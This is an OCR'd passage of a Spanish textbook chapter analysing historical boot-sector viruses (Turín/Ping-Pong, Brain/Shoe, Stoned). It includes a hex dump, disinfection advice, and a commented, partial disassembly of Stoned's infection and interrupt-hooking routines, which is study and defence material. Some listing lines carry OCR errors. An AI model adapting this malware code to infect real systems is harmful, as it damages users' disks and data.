



Figura 5.10
El primer desplazamiento de la FAT (FD) debe coincidir con el 21 del boot de la figura 5.9. FD es el número hexadecimal que identifica el medio, en este caso un disquete de 360 kB.



Buscar Texto (Text Search, TS) de Norton Utilities, o **Búsqueda (Find)** en el menú **Herramientas (Tools)** del **Editor de Discos (Disk Editor)** de las Utilidades Norton versión 7.0.

En este caso de estudio se pudo observar que el virus infecta al disco duro, pues cuando se cargó el virus en la memoria de la computadora y se le pidió a ésta que mostrara el directorio de la unidad C, éste quedó contaminado. Se buscó el disco duro contaminado y apareció el *programa de carga inicial* en el sector 252 –el disco fijo de prueba era de 20 Mb de capacidad–. Se *curó* la computadora utilizando un programa antivirus y se reinfectó, en esta ocasión envió el programa de carga al sector 256 –los sectores anteriores ya contenían información–.

El *virus de Turín* utiliza instrucciones que son propias de los microprocesadores 8088; es decir IBM PC o IBM PC/XT o compatibles, por lo que no infecta computadoras basadas en procesadores 80286, 80386, 80486 o Pentium. Esto hace que a este virus se le considere "extinto", ya que actualmente existen muchas más computadoras 386 y 486; por otro lado, otros virus de *sector de arran*que más poderosos lo han desplazado

Ping-Pong, que es otro de los nombres con que se le conoce, se activa en cuanto el reloj de la computadora cumple las condiciones programadas en su código, exhibiendo en la pantalla del monitor una pelotita que rebota hacia todos lados; sin embargo, esta molesta pelotita no ocasiona daños a los archivos. Pruebas exhaustivas en nuestras computadoras indicaron que se activa cuando se hacen accesos de lectura o grabación al disco, y el reloj está marcando unos diez segundos antes de la hora o las medias horas; es decir, a las 2:29:53, 2:59:53, 6:29:54, 6:59:53, 15:29:53, 15:59:54, etc.

Algunos antivirus creados en la parte oriental de Europa, reportan versiones como *Hacked Ping-Pong*, que en lugar de presentar la pelotita en el monitor, mediante una subrutina borra los ocho primeros sectores de los disquetes, y *Yankee Ping-Pong*, que es una modificación hecha al de *Turín*, por una infección anterior del virus *Yankee Doodle*.

Los programas antivirus primero verifican el *área de carga inicial* (Boot sector) y, si no encuentran el *programa original de carga inicial* (Boot program), lo buscan donde esté y lo copian o lo restauran en el sector 0. Dejan el código del virus y el antiguo programa de carga inicial en donde lo colocó el virus al infectar el disco. Al restaurar el programa original en el sector 0, queda erradicado el virus y ya no representa ningún peligro para su sistema porque al "cargar" la computadora, la carga se hará con el programa correcto. ¡El virus ha muerto, R.I.P.! ¡Viva el virus!

5.1.3 El virus de Paquistán

El *virus de Paquistán* o *Brain*, otro infector del sector de arranque, al igual que todos los demás virus conocidos ha sufrido una serie de mutaciones, adiciones, modificaciones, etc., que propician que cada investigador que lo llega a percibir se refiera a él de manera diferente. Tal como se procedió con el virus *de Turín*, se presenta aquí el *mapa* de un disquete de 5 ¼" de 360 kB infectado con la versión 9.0 de la variante conocida como *virus del zapato (Shoe Virus)*.

Este virus ocupa 9 kB en la memoria y 3 072 bytes –seis sectores– en el disco infectado. Cuando está presente en la computadora hace muy lentos los procesos de acceso de lectura y grabación, sobre todo cuando busca algún disco al cual contagiar y éste se halla protegido contra escritura, ya que antes de mostrar lo que se le pide, realiza varios intentos de infección. Contrario a lo que creen la mayoría de las personas, ningún disco así protegido puede ser infectado. Se hace esta aclaración porque hay quienes piensan que los virus informáticos pueden trasmitirse de un disco a otro, incluso cuando se guardan juntos, en una misma caja, *discos sanos* y *discos infectados*.




Figura 5.11 *Mapa* de un disquete de 5 ¼ ", infectado con el original *virus de Paquistán*. Observe los *clusters* 55 a 57 marcados como *dañados*.

Está considerado como muy dañino y difícil de erradicar en sus modalidades actuales, que difieren mucho de la *suave* versión original creada en Lahore, Paquistán, la cual presentaba un mensaje, los datos del registro de autor y fecha: *Welcome to the dungeon... Beware of this VIRUS. Contact us for vaccination*, con copyright 1986; los nombres *Basit y Amjad*; el nombre de la compañía, *Brain Computer Services*, y la dirección, *730 Nizam Block Allama Iqbal, Lahore, Paquistán*, así como sus números telefónicos.

Los autores aseguraron que habían creado el virus sólo para control de su propio software. En su versión original infecta únicamente los discos flexibles de 5 ¼ " y, al *desatarse*, reemplaza al sector de carga y lo coloca en algún sector libre, señala como sectores no utilizables todos los que ha ocupado para su protección. Hace muy lenta la operación de carga y borra muchos archivos –la versión que se conoce en México no produce esos daños–.

A diferencia del *virus de Turín*, este virus sí graba su código en el *área de carga inicial* sobre los primeros 32 desplazamientos –área conocida como bloque de parámetros del BIOS (BIOS Parameter Block, BPB)–. Después la copia a partir del sector 118 o del primer sector vacío que encuentra, y realiza una copia de sí mismo en los sectores siguientes, marcando todos éstos como dañados, tal y como lo podemos ver en el *mapa* del disco infectado de la Figura 5.11.

Al trabajar con un disco infectado por el virus de *Paquistán*, se nota que la infección no es sencilla. Deben cumplirse ciertos requisitos para que ésta se lleve a cabo, de modo que no se debe crear pánico por causa de los virus, ya que por lo menos las versiones conocidas resultan manejables y si se toman las precauciones necesarias, no representan mayor problema, además, con la gran cantidad de programas antivirus que se encuentran ya al alcance de cualquier usuario, este tipo de virus es muy fácil de erradicar.

Nota:

Durante el proceso de investigación, se trabajó con las versiones 3.3, 5.0 y 6.2 del sistema operativo MS-DOS, protegiéndolas contra grabación. También se utilizaron las versiones 4.21 y 8.0 de PC Tools, 4.5 y 7.0 de Norton Utilities y 1.0 de Q-DOS 3 de Gazelle Systems, cuyos discos igualmente se protegieron. Después de infectar una gran cantidad de discos y analizarlos con estas herramientas, se procedió a verificarlos con varios programas *detectores de virus* y se *curaron* con *antivirus*, la mayoría de los cuales cumplió su cometido.

Después de estos procedimientos se comprobaron todos los discos protegidos con los que se trabajó, y nunca se encontró en ellos señal alguna de infección o modificación. Esto demostró que la protección de los discos contra escritura es realmente confiable y no se debe temer a las infecciones si se toman las debidas precauciones


Figura 5.12
Sector de carga de un disquete de 5 ¼ " infectado con el virus de *Paquistán*, observe el mensaje de los creadores del virus.

```
Path=B:
                Absolute sector 0000000, System BOOT

Displacement ──────────── Hex codes ──────────────  ASCII value
 0000(0000)  FA E9 4A 01 34 12 01 02 06 00 01 00 00 00 00 00  ·ÚJ04↕☺☺♠ 0
 0016(0010)  57 65 6C 63 6F 6D 65 20 74 6F 20 74 68 65 20 20  Welcome to the
 0032(0020)  44 75 6E 67 65 6F 6E 20 20 20 20 20 20 20 20 20  Dungeon
 0048(0030)  28 63 29 20 31 39 38 36 20 42 72 61 69 6E 17 26  (c) 1986 Brain↨&
 0061(0040)  20 41 6D 6A 61 64 73 20 28 70 76 74 29 20 4C 74   Amjads (pvt) Lt
 0080(0050)  64 20 20 20 56 49 52 55 53 5F 53 48 4F 45 20 20  d   VIRUS_SHOE
 0096(0060)  52 45 43 4F 52 44 20 20 20 76 39 2E 30 20 20 20  RECORD   v9.0
 0112(0070)  44 65 64 69 63 61 74 65 64 20 74 6F 20 74 68 65  Dedicated to the
 0128(0080)  20 64 79 6E 61 6D 69 63 20 6D 65 6D 6F 72 69 65   dynamic memorie
 0144(0090)  73 20 6F 66 20 6D 69 6C 6C 69 6F 6E 73 20 6F 66  s of millions of
 0160(00A0)  20 76 69 72 75 73 20 77 68 6F 20 61 72 65 20 6E   virus who are n
 0176(00B0)  6F 20 6C 6F 6E 67 65 72 20 77 69 74 68 20 75 73  o longer with us
 0192(00C0)  20 74 6F 64 61 79 20 2D 20 54 68 61 6E 6B 73 20   today - Thanks
 0208(00D0)  47 4F 4F 44 4E 45 53 53 21 21 20 20 20 20 20 20  GOODNESS!!
 0224(00E0)  20 42 45 57 41 52 45 20 4F 46 20 54 48 45 20 65   BEWARE OF THE e
 0240(00F0)  72 2E 2E 56 49 52 55 53 20 20 3A 20 5C 74 68 69  r..VIRUS  : \thi
```

Las variantes más conocidas de este virus son *Brain-B*, denominado también *Virus Houston*, y es la variante del virus de Paquistán que adicionó la opción para infectar los discos fijos o duros. *Brain-C* infecta al disco duro, como el anterior, pero se le ha eliminado la etiqueta de copyright (Brain) del sector 5, haciendo más difícil su detección. La versión v9.1 del *Shoe Virus-B*, se ha modificado para que no infecte a los discos fijos. La variante *Clone-B* corromperá la tabla de asignación de archivos (File Allocation Table, FAT) si se carga después del 5 de mayo de 1992.

En las Figuras 5.12 y 5.13 se ve el sector de carga inicial del disquete, donde se puede leer el mensaje y los nombres de sus autores. La versión de este virus que se estudió es la *9.0 del virus del zapato* (Shoe virus). Esta es una de las muchas modificaciones que se han hecho al *virus de Paquistán* y tiene características muy especiales, además de que se ha fusionado con una infección del *virus de Turín*:


Figura 5.13
Segunda parte del *sector de carga* del disquete infectado, donde *no se encuentran* los mensajes del DOS.



- Aunque teóricamente el virus de *Paquistán* no infecta discos duros, esta versión sí contagió el disco fijo de 20 Mb. Se ubicó en la tabla de particiones y copió su código a los *clusters* 260, 264 y 268 del disco, los cuales fueron marcados como *clusters dañados* por el virus.
- Esta versión se fusionó con una infección anterior del *virus de Turín*, por lo que ocupa más espacio –tres clusters; es decir, seis sectores– y presenta en el "mapa" más clusters dañados– No obstante, siempre predomina el control del *virus Brain* o *Paquistaní*. Por esta razón es que infecta los discos duros –el virus de *turín* es el que los infecta, no el *paquistaní*–.
- Cuando se trata de "limpiar" el disquete infectado, con *Clean* de *McAfee*, el antivirus ubica el contenido del sector 12 en el *área de carga*, creyendo que está restaurándola, y lo que está haciendo realmente es infectar con el *virus de Turín* el disquete, por lo que se deberá ejecutar nuevamente el programa *Clean* para, ahora sí, quitar el *virus de turín* En este caso sí sabe *Clean* que el sector 13 es el que contiene el *programa de carga original*
- Este sí podría ser un virus dañino, pero en el desensamblado que se hizo con **Debug**, se han descubierto rutinas que han sido desactivadas por algún programador, aprovechando que el programa del virus está escrito con un código muy *elegante*.

- Cuando infecta, introduce una parte de su código en el sector cero del disco, y el código de *Turín* y el programa de carga en el cluster 2 (sectores 12 y 13), o en el primero que encuentre libre Enseguida envía nuevamente el programa de carga –¡por duplicado!–, junto con una copia de la FAT y el resto de su código, a los *clusters* 55 a 60 (sectores 118 a 123) si están vacíos, si no, los ubica a partir del primer cluster vacío que encuentra
  Marca todos los clusters utilizados –catorce sectores en total– como *dañados*. Al desinfectar el disquete, se elimina el virus del sector de carga, pero se quedan marcados los clusters malos, reduciendo así la capacidad de almacenamiento de datos en el disco.

Figura 5.14
Sector 1 donde se aloja la primera copia de la FAT del disquete infectado con el virus de Paquistán. Observe la cadena de identificación del virus: 7F FF F7 7F FF F7, la cual es la *marca* de los sectores dañados.



Nota: Cuando se restaura el *programa de carga inicial* (Boot program) de un disco infectado, regresándolo a su lugar original –en el sector 0–, se destruye el virus, pues aunque una parte de su código siga en el disco, le faltará el *código inicial*, que es la que lo activa en la memoria para cumplir su cometido.

Para protegerse de este virus en particular, y de todos los infectores del área de carga (Boot sector), se recomienda llevar a cabo las siguientes indicaciones:




Figura 5.15
En el sector 5 del disquete infectado, el *directorio raíz*, el virus incluye el *copyright* y el nombre de *Brain* Computers de Lahore, Paquistán




Figura 5.16
Mapa de un disquete de 5 ¼" infectado con el *virus del zapato*. Observe el *cluster* 2 y los *clusters* 55 a 60 marcados como *dañados*.

- Nunca deje disquetes *"olvidados"* dentro de la computadora cuando la apague, de lo contrario, cuando la encienda podría infectarla si el disquete contiene el virus en el sector 0.

- No introduzca a su computadora disquetes de dudosa procedencia o conteniendo programas *piratas*, es posible que algún virus de sector de arranque venga incluido con ellos.
- Cuente siempre con uno o varios programas *antivirus*, pague por la licencia respectiva y obtenga las actualizaciones mensuales o bimestrales que siempre ofrecen las empresas serias que se dedican al tema.
- Active en la memoria de la computadora un programa TSR *monitor* que le indique cuando se pretenden hacer accesos *"peligrosos"* de lectura o grabación a *sectores críticos* de los discos. La versión MS DOS 6 incluye un programa *residente en memoria* que ofrece diferentes configuraciones de protección contra grabación y *actividades virales*; se denomina VSAFE.EXE.

5.1.4 Virus Stoned

Otro virus que se analiza es el que se conoce con el nombre de *Stoned*, que quiere decir *drogado*. Este virus se activa de manera semejante a los dos anteriores, por lo que omitimos las generalidades ya conocidas. Lo que resulta interesante y diferente con respecto de los otros dos es que al activarse en la memoria, cuando se carga con un disco infectado, visualiza aleatoriamente un mensaje en la pantalla:


Your PC is now Stoned! (Su computadora está drogada!).

LEGALIZE MARIJUANA (Legalicen la mariguana).

La primera versión que se conoció, en febrero de 1988, presentaba el mensaje completo, pero después se supo de infecciones que sólo desplegaban aleatoriamente el mensaje: *Your PC is now stoned*. Al infectar la computadora de pruebas con este virus, infectó cualquier disquete que se introdujo, únicamente con pedir ver su directorio. De inmediato reemplazaba el *programa de carga inicial* (Boot program) por su propio código en el sector 0 y enviaba el programa de carga al sector 11 que se encontraba vacío –este sector es el último del directorio raíz–.

Debido a que su código es sencillo y fácil de comprender, este virus originario de Nueva Zelanda ha servido para que a partir de él, se diseñen muchísimas variantes o nuevos virus, más malignos y destructivos, algunos de ellos son: *Hemp*,

Figura 5.17
Sector de carga infectado con el virus *Stoned*. Observe que los letreros del DOS han sido reemplazados por el *mensaje del virus*.



New-Zeland, Hawaii, Marijuana, Smithsonian, 1881 Boot, Donald Duck, Rostov, San Diego, Sev Revolution, No-Int, Evil Empire, Stoned II, Dennis, Stoned-16, Stoned-AT Love, Stoned-Collor, Stoned-Mexican, Stoned Mutation, además de muchos otros. Incluso, experimentando con él, se pudieron hacer modificaciones para que apareciera otro texto en el mensaje (ver Figura 5.18). Naturalmente el virus modificado fue destruido enseguida.

Nota:

Stoned infecta los discos duros ubicando su código en el sector físico, Cilindro 0, Lado 0, Sector 1, y desplazando la *tabla de particiones* (Master Boot Record, MBR) al Cilindro 0, Lado 0, Sector 7, por lo tanto, la información que ahí se encuentre, puede ser dañada. Algunos discos duros alojan en esa dirección la *tabla de asignación de archivos* (FAT) o el directorio raíz, así que la información de este tipo de discos podría resultar totalmente irrecuperable.

La mayoría de antivirus actuales reconoce, *limpia* y restaura los discos duros o disquetes infectados por el *virus Stoned*, pero también se puede hacer una *limpieza manual*, es decir, se puede restablecer el sector donde está alojada la *tabla de particiones original*, copiándola al sector físico Cilindro 0, Lado 0,

Figura 5.18
Mensaje del virus Stoned modificado. El virus modificado fue destruido después de capturar esta pantalla.





Figura 5.19
Tabla de particiones *sana* de un disco duro infectado con *Stoned*, reubicada al Cilindro 0, Lado 0, Sector 7.



Sector 1, con algún programa editor de sectores de disco, como PC Tools o Norton Utilities, o ejecutar el comando FDISK del DOS desde un disquete *sano* en la unidad A:

FDISK /MBR

Para erradicarlo de los disquetes, se hace de igual manera; restaurando el programa de carga inicial original al sector 0. No debe ser motivo de preocupación que se quede el programa de carga en el sector 11, pero si lo desea, puede escribir ceros en él también con un editor de discos.

Enseguida se presenta un listado desensamblado del virus Stoned con algunos comentarios a la derecha, separando las diferentes rutinas que realiza éste.

```
*************************************
Principio del archivo infectado con el virus Stoned
*************************************

07C0 0000 EA0500C007   JMP   07C0.0005     Salta a la rutina de instalación del virus.
07C0:0005 E99900       JMP   00A1
07C0.0008 0059EC       ADD   [BX+DI-14],BL
07C0 000B 00F0         ADD   AL,DH         Espacio reservado por el virus para
07C0.000D E400         IN    AL,00          guardar sus variables.
07C0:000F 807F007C     CMP   BYTE PTR [BX+00],7C
07C0.0013 0000         ADD   [BX+SI],AL

**********************
* Sección activa del virus *
**********************

07C0.0015 1E           PUSH  DS
07C0.0016 50           PUSH  AX
07C0.0017 80FC02       CMP   AH,02          El virus verifica si no es intento de
07C0:001A 7217         JB    0033           lectura o escritura, o si no es acceso a
07C0 001C 80FC04       CMP   AH,04          la unidad A. Si es así no infecta.
07C0:001F 7312         JNB   0033
07C0.0021 0AD2         OR    DL,DL
07C0:0023 750E         JNZ   0033
07C0.0025 33C0         XOR   AX,AX
07C0:0027 8ED8         MOV   DS,AX
07C0.0029 A03F04       MOV   AL,[043F]      Si no es el primer acceso al disco
07C0.002C A801         TEST  AL,01          tampoco infecta.
07C0.002E 7503         JNZ   0033
07C0:0030 E80700       CALL  003A           Procede a infectar.
07C0.0033 58           POP   AX
07C0:0034 1F           POP   DS
07C0 0035 2E           CS:
07C0:0036 FF2E0900     JMP   FAR [0009]     Regresa a la rutina normal de
                                             interrupción.
```



```
**********************
* Sección de infección *
**********************

07C0.003A 53           PUSH  BX
07C0:003B 51           PUSH  CX
07C0.003C 52           PUSH  DX
07C0.003D 06           PUSH  ES
07C0.003E 56           PUSH  SI
07C0 003F 57           PUSH  DI
07C0 0040 BE0400       MOV   SI,0004        Realiza 4 intentos de infección al disco.
07C0.0043 B80102       MOV   AX,0201
07C0:0046 0E           PUSH  CS             Lee el sector de carga (Boot sector) del
07C0.0047 07           POP   ES             disco sano.
07C0:0048 BB0002       MOV   BX,0200
07C0.004B 33C9         XOR   CX,CX
07C0:004D 8BD1         MOV   DX,CX
07C0 004F 41           INC   CX
07C0:0050 9C           PUSHF
07C0:0051 2E           CS:
07C0 0052 FF1E0900     CALL  FAR [0009]
07C0.0056 730E         JNB   0066           Si no encuentra error, infecta.
07C0:0058 33C0         XOR   AX,AX
07C0.005A 9C           PUSHF                Si existe error restablece y vuelven a
07C0:005B 2E           CS                   intentar.
07C0 005C FF1E0900     CALL  FAR [0009]
07C0:0060 4E           DEC   SI
07C0 0061 75E0         JNZ   0043
07C0:0063 EB35         JMP   009A           No se pudo infectar.
07C0 0065 90           NOP
07C0.0066 33F6         XOR   SI,SI          Comienza la infección
07C0 0068 BF0002       MOV   DI,0200
07C0.006B FC           CLD
07C0.006C 0E           PUSH  CS
07C0:006D 1F           POP   DS
07C0.006E AD           LODSW
07C0.006F 3B05         CMP   AX,[DI]        Verifica si el disco ya estaba contagiado.
07C0.0071 7506         JNZ   0079
07C0 0073 AD           LODSW
07C0.0074 3B4502       CMP   AX,[DI+02]
07C0.0077 7421         JZ    009A
07C0:0079 B80103       MOV   AX,0301
07C0.007C BB0002       MOV   BX,0200
07C0.007F B10B         MOV   CL,03          Traslada el programa de carga original
07C0.0081 B601         MOV   DH,01          (Boot program) al sector 11.
07C0.0083 9C           PUSHF
07C0 0084 2E           CS.
07C0 0085 FF1E0900     CALL  FAR [0009]
```

```
07C0 0089 720F      JB      009A
07C0 008B B80103    MOV     AX,0301
07C0 008E 33DB      XOR     BX,BX
07C0 0090 B101      MOV     CL,01       Se copia el virus en el disco.
07C0 0092 33D2      XOR     DX,DX
07C0 0094 9C        PUSHF
07C0 0095 2E        CS
07C0 0096 FF1E0900  CALL    FAR [0009]
07C0 009A 5F        POP     DI
07C0 009B 5E        POP     SI
07C0 009C 07        POP     ES
07C0 009D 5A        POP     DX
07C0 009E 59        POP     CX
07C0 009F 5B        POP     BX          Termina la infección.
07C0 00A0 C3        RET
```

```
**********
* Instalación del virus *
**********
```

```
07C0.00A1 33C0      XOR     AX,AX
07C0 00A3 8ED8      MOV     DS,AX
07C0 00A5 FA        CLI
07C0 00A6 8ED0      MOV     SS,AX
07C0.00A8 BC007C    MOV     SP,7C00
07C0 00AB FB        STI
07C0 00AC A14C00    MOV     AX,[004C]
07C0 00AF A3097C    MOV     [7C09],AX   Lee la dirección de la interrupción que
07C0 00B2 A14E00    MOV     AX,[004E]   va a sustituir
07C0 00B5 A30B7C    MOV     [7C0B],AX
07C0 00B8 A11304    MOV     AX,[0413]
07C0.00BB 48        DEC     AX
07C0 00BC 48        DEC     AX
07C0.00BD A31304    MOV     [0413],AX
07C0.00C0 B106      MOV     CL,06
07C0 00C2 D3E0      SHL     AX,CL
07C0.00C4 8EC0      MOV     ES,AX
07C0.00C6 A30F7C    MOV     [7C0F],AX
07C0 00C9 B81500    MOV     AX,0015
07C0 00CC A34C00    MOV     [004C],AX   Se conecta a la interrupción.
07C0 00CF 8C064E00  MOV     [004E],ES
07C0 00D3 B9B801    MOV     CX,01B8
07C0 00D6 0E        PUSH    CS
07C0 00D7 1F        POP     DS
07C0 00D8 33F6      XOR     SI,SI
07C0 00DA 8BFE      MOV     DI,SI
07C0 00DC FC        CLD
```



```
07C0 00DD F3        REPZ                Se copia el virus a la memoria
07C0 00DE A4        MOVSB               protegida
07C0 00DF 2E        CS:
07C0 00E0 FF2E0D00  JMP     FAR [000D]
07C0 00E4 B80000    MOV     AX,0000
07C0 00E7 CD13      INT     13
07C0.00E9 33C0      XOR     AX,AX
07C0 00EB 8EC0      MOV     ES,AX
07C0 00ED B80102    MOV     AX,0201
07C0 00F0 BB007C    MOV     BX,7C00
